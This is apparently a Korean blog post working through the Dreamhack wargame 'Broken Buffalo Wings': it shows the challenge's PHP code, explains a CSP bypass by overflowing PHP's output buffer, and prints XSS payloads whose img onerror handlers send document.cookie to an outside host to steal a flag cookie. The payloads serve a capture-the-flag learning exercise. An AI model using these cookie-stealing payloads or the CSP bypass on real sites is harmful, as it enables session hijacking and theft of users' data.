

| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | ||
| 6 | 7 | 8 | 9 | 10 | 11 | 12 |
| 13 | 14 | 15 | 16 | 17 | 18 | 19 |
| 20 | 21 | 22 | 23 | 24 | 25 | 26 |
| 27 | 28 | 29 | 30 |
- 성능평가지표
- sqld
- 방콕
- node.js
- dropna
- 블록(Block)
- 생성형AI
- 꽉뚝짝 시장
- git push -u
- SK쉴더스
- 레이블인코딩
- gdgm
- 보안공부
- 루키즈33기
- List
- 예외처리
- 패키지
- Package
- 클래스
- 루키즈
- Linked List
- echo 명령어
- 수업복습
- 데이터분포
- pandas
- 지도학습
- 함수
- tunder client
- OT후기
- 태국
- Today
- Total
개발 블로그
[DreamHeck] Broken Buffalo Wings 본문
https://dreamhack.io/wargame/challenges/938
로그인 | Dreamhack
dreamhack.io
문제 설명란에 다음과 같이 되어 있었음.

comment에 delicious를 입력해봤는데 url은 바뀌지만 딱히 화면 상에서 변화되는 건 없었음.
그래서 index.php 코드를 확인함.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Buffalo Wings</title>

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css">
</head>

<body>
    <div class="container my-5">
        <figure class="text-center">
            <blockquote class="blockquote">
                <h2>Food Post</h2>
            </blockquote>
            <figcaption class="blockquote-footer">
                Descriptions from <cite title="Source Title">ChatGPT</cite>
            </figcaption>
        </figure>
        <div class="row">
            <div class="col-md-6 offset-md-3">
                <div class="card">
                    <img class="card-img-top" src="./img/bw.jpeg" alt="Buffalo-Wing">
                    <div class="card-body">
                        <h4 class="card-title">Buffalo Wings</h4>
                        <p class="card-text">Buffalo wings, also known as hot wings or chicken wings, are a popular
                            American dish. They are named after their city of origin, Buffalo, New York, where they were
                            first served at a local restaurant called the Anchor Bar in 1964.

                            Buffalo wings are typically deep-fried without any breading and then coated in a
                            vinegar-based cayenne pepper hot sauce and melted butter. They are traditionally served with
                            celery sticks and blue cheese or ranch dressing for dipping.

                            Buffalo wings are often spicy with varying levels of heat based on the hot sauce used, but
                            they can also be prepared with other flavors like barbecue, honey mustard, or teriyaki.

                            Buffalo wings are a popular dish in bars and restaurants, especially during sporting events.
                            They are also a common appetizer and party food, and many places have wing eating contests
                            or "all you can eat" wings specials.</p>
                    </div>
                </div>
            </div>
        </div>
        <div class="text-center">
        <?php

                if (strlen($_GET['comment'])>500){
                    echo 'Too Long';		# 너무 길면 Too Long
                    die();

                }
                if (isset($_GET['comment'])) {
                    $comment = $_GET['comment'];


                    if (strpos($comment, 'lol') !== false){		# lol 입력
                        $prefix = 'Dreame : Looks delicious ~~ But I like pizza more ';
                        echo $prefix . $comment;
                    }

                    if (strpos($comment, 'script') !== false){		# script 입력
                        $untrusted_comment = $_GET['comment'];

                        while (strpos($untrusted_comment, 'script') !== false) {
                            $alert = 'Malicious string Detected !!!!!';
                            $untrusted_comment = str_replace('script', '', $untrusted_comment);
                            echo $alert;
                            echo $untrusted_comment;

                        }
                    }
                }


                $nonce = base64_encode(random_bytes(20));
                $csp_header = "Content-Security-Policy: default-src 'self'; script-src *.bootstrapcdn.com 'nonce-" . $nonce . "'; style-src-elem *.bootstrapcdn.com;";
                header($csp_header);
        ?>
        </div>
        <form>
            <div class="form-group">
                <label for="commentContent">Comment</label>
                <textarea class="form-control" name="comment" id="comment" rows="3"
                    placeholder="Enter your comment"></textarea>
            </div>
            <button type="submit" class="btn btn-outline-primary">Submit</button>
        </form>
    </div>
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"></script>
</body>

</html>

왜 script 만 따로 빼놨을까!! xss인가?

혹시나 해서 다음 페이로드를 입력해봄.
<script>alert(1)</script>
https://winter1396love.tistory.com/128
CSP - Content Security Policy를 통한 XSS 방어
XSS 방어 작업을 진행하면서 특정 URL이 제대로 막히지 않고 script를 실행하는 상황이 발생하여 수많은 삽질 끝에... CSP로 작업한 부분을 작성해둔다. 문제가 된 구문 http://localhost:80/[uri]?page=1&nyx99">
winter1396love.tistory.com
https://developer.mozilla.org/ko/docs/Web/HTTP/Guides/CSP
컨텐츠 보안 정책 (CSP) - HTTP | MDN
developer.mozilla.org
아래 쪽에 scp header라는 부분이 있길래 scp에 대해 검색을 해봄.

음..! 일단 xss는 완화하고 있는 것 같음.
https://infosecwriteups.com/the-buffer-curse-3591efb4a724
The Buffer Curse
A tale of unusual exploitation in Web Application
infosecwriteups.com
위 문서에서 말하는 공격 메커니즘
- 헤더의 생성 타이밍 문제: PHP 구조상 스크립트 도중에 header() 함수 등으로 CSP 헤더를 추가하는 코드가 본문(HTML) 출력 코드보다 뒤쪽에 위치하는 경우가 있음.
- 버퍼 가득 채우기: 공격자가 XSS 페이로드와 함께 엄청나게 긴 문자열(쓰레기 데이터)을 삽입하여 서버의 출력 버퍼(Output Buffer) 용량을 강제로 초과시킴.
- 조기 전송 (Early Flush): 버퍼가 가득 차는 순간 PHP는 스크립트가 아직 끝나지 않았음에도 불구하고 그때까지 버퍼에 쌓인 데이터(XSS 페이로드가 포함된 본문)를 브라우저로 먼저 내보내 버림(Flush).
- CSP 적용 실패: 브라우저가 본문 데이터를 받아 먼저 렌더링하고 스크립트를 실행하는 시점에는 코드 뒤쪽에 있던 CSP 헤더 정보가 아직 도달하지 않았거나 누락된 상태가 됨.
- 결과: 원래라면 CSP 정책에 막혀 실행되지 않아야 할 악성 스크립트(XSS)가 아무런 제재 없이 브라우저에서 그대로 실행(우회)됨.
-> 버퍼를 가득 채워(오버플로우) 헤더(CSP)가 정상적으로 적용되기 전에 본문이 먼저 출력되게 만듦으로써 CSP를 무력화
script를 comment에 계속 입력했을 경우 while문을 계속 반복하면서 모든 script를 제거함.
제거하는 과정에서 Detected와 scipt를 제외한 입력값이 반복적으로 출력되면 output buffer가 계속해서 채워짐.
-> 헤더에 대한 CSP 무력화 가능함.
comment에 계속 script 문을 변조하여 적어봤는데 딱히 플래그가 나오지 않는 것 같아서 코드를 다시 봄.
현재 계속 탈취 시도하는 곳은 index.php 라 report.php에도 접속해봄.

여기에다가 /?comment= 이런 식으로 또 시도해봤음.
bot.py에서 보면
driver.add_cookie(cookie) # {"name": "flag", "value": FLAG}
이므로 cookie 값을 가져오면 되겠구나 하고 생각함.
/?comment=<scrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscriptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptimg src=x onerror="new Image().src='http://host3.dreamhack.games:18267/'+btoa(document.cookie)" onload="new Image().src='http://host3.dreamhack.games:18267/l/'+btoa(document.cookie)">
/?comment=<scrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscrscriptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptiptimg src=* onerror="document.location='http://host3.dreamhack.games:18267/'+document.cookie">
잔뜩 넣어봤는데 안됐음 ㅜ
그러다 혹시 몰라 url에 flag.txt를 넣어봤는데 플래그를 얻음......

이후에 좀 더 고민을 해봐야 할듯 내가 먼저 생각한 방법으로 풀리지 않을까 싶은데...
'Study > Web Hacking' 카테고리의 다른 글
| [DreamHeck] Grand Theft Auto (0) | 2026.09.17 |
|---|---|
| [DreamHeck] 콩 심기🌱 (0) | 2026.09.16 |
| [DreamHeck] php7cmp4re (0) | 2026.09.16 |
| [DreamHeck] web-misconf-1 (0) | 2026.09.15 |
| [DreamHeck] Find Real One (0) | 2026.09.15 |


